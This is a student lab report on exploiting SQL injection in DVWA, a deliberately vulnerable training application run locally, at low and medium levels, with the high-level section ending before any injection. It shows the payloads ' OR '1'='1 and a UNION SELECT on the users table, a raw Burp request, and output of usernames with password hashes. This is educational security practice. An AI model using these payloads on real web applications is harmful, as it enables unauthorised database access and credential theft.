ICTAK

05 OCTOBER 2024

TASK 15 - DVWA REPORT

AN OVERVIEW OF THE SOLUTION TO THE SQL INJECTION LABS (LOW, MEDIUM, AND HIGH) IN DVWA.

PREPARED BY:
NAMITHA MANUVEL

ICT ACADEMY
KERALA

INDEX

INTRODUCTION

This report provides a detailed analysis of the SQL Injection vulnerabilities identified in the **Damn Vulnerable Web Application (DVWA)**. DVWA is a deliberately insecure web application created for security professionals to test their skills and tools in a safe, legal environment. The focus of this report is to demonstrate the exploitation of SQL Injection vulnerabilities at three different security levels—Low, Medium, and High—and to outline the steps taken to achieve successful injections. Additionally, the report will highlight the security mechanisms in place at each level and propose mitigation strategies to defend against such attacks in real-world web applications.

DVWA INSTALLATION

To access DVWA , I utilised a GitHub repository named pentestlab. By following the below steps I cloned the repository:

1. Create the desired directory
Create and change to the pentestlab directory where you want to clone DVWA.
    - **mkdir pentestlab**
    - **cd pentestlab**

2. Clone the DVWA Repository
Use the git clone command to clone the DVWA repository from GitHub.
git clone https://github.com/eystsen/pentestlab.git


3. Listing the contents
To view the available files and scripts in the pentestlab directory, the ls command was executed: **ls**
This revealed the presence of the main script, pentestlab.sh, which is used to list and manage various vulnerable applications.

CONT.......

4. Starting the DVWA Lab


To start the DVWA instance, the following command was executed:
./pentestlab.sh start dvwa

This command deployed DVWA, along with the required services (Apache, MySQL, PHP)


kali-linux-2024.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
namitha@nar
File Actions Edit View Help

```
┌──(namitha㉿namitha)-[~]
└─$ cd pentestlab

┌──(namitha㉿namitha)-[~/pentestlab]
└─$ git clone https://github.com/eystsen/pentestlab.git
Cloning into 'pentestlab'...
remote: Enumerating objects: 153, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 153 (delta 7), reused 13 (delta 7), pack-reused 136 (from 1)
Receiving objects: 100% (153/153), 42.69 KiB | 115.00 KiB/s, done.
Resolving deltas: 100% (73/73), done.

┌──(namitha㉿namitha)-[~/pentestlab]
└─$ ▌
```

Repository Cloning



```
┌──(namitha㉿namitha)-[~/pentestlab]
└─$ ls
install_docker_kali_x64.sh  pentestlab.sh  README.md

┌──(namitha㉿namitha)-[~/pentestlab]
└─$ ./pentestlab.sh start dvwa
Starting Damn Vulnerable Web Appliaction
dvwa already exists in /etc/hosts
Running command: docker start dvwa
dvwa
DONE!

Docker mapped to http://dvwa or http://127.8.0.1

Default username/password:   admin/password
Remember to click on the CREATE DATABASE Button before you start

┌──(namitha㉿namitha)-[~/pentestlab]
└─$ █
```


Accessing DVWA

DVWA Login page can be now accessed at :

http://DVWA/

using the credentials :

- **Username: admin**
- **Password: password**



Welcome :: Damn Vulnera

dvwa/index.php

Kali Linux · Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB · OffSec · http://192.168.1.10:80...

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!


Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can downloading and install XAMPP for the web server and database.

Disclaimer

DVWA Home Page

LOW LEVEL SQL INJECTION

SQL injection was by default at the Low security level. There was a filed where we could inject SQL queries.



Vulnerability: SQL Injection


User ID:

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Low Level SQL Injection

I proceeded with a simple exploitation query: **' OR '1'='1** into the User ID field to bypass login and retrieve database information.




Vulnerability: SQL Injection

User ID: ' OR '1'='1

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Query Injection



Vulnerability: SQL Injection

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Result

MEDIUM LEVEL SQL INJECTION

In medium level , I used burp suite to do SQL injection. So I opened browser in burp suite and accessed DVWA there. After logging in , I entered a random code and submitted it. After this , I went to http history in burp suite and found a get request which I got after submitting the data. In the request the security was low. So I changed it into medium and send it. Then I opened the response of the request in browser to receive the medium level task page .



dvwa/vulnerabilities/sqli/?id=%27+OR+%271%27%3D%271&Submit=Submit

Vulnerability: SQL Injection

User ID: 1

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/


Medium Level SQL Injection

CONT.......

So in the page , I selected 1 and submit it. Then went back to burp suite where I found a post request . And I send it to repeater and edited the security to medium from low. Then I inserted this particular code in the place of id :

1 UNION SELECT user, password FROM users --

.


Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render


```
POST /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: dvwa
Content-Length: 61
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://dvwa
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Accept-Encoding: gzip, deflate, br
Cookie: security=medium; PHPSESSID=06o49uobb71j9dljplvdsmqnk7; security=medium
Connection: keep-alive

id=1 UNION SELECT user, password FROM users -- &Submit=Submit
```

```
HTTP/1.1 200 OK
Date: Sun, 06 Oct 2024 15:49:46 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5366
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>
      Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10
      *Development*
    </title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="\image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
    </script>

  </head>

  <body class="home">
    <div id="container">
```

Post Request Changes

CONT…….

In the response I was able to get the details of the users.




```
ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Vulnerability: SQL Injection
http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Not secure
DVWA
User ID: 1
Submit
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_injection
http://bobby-tables.com/

Result

HIGH LEVEL SQL INJECTION

For testing SQL injection on the High security level, I changed the security level to high in DVWA Security and received the following page.


ulnerabilities/sqli/?id=%27+OR+%271%27%3D%271&Submit=Submit

Vulnerability: SQL Injection


Click here to change your ID.

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

High Level SQL Injection

By clicking on the provided link a new page will come where we can inject code into it.


dvwa/vulnerabilities/sqli/

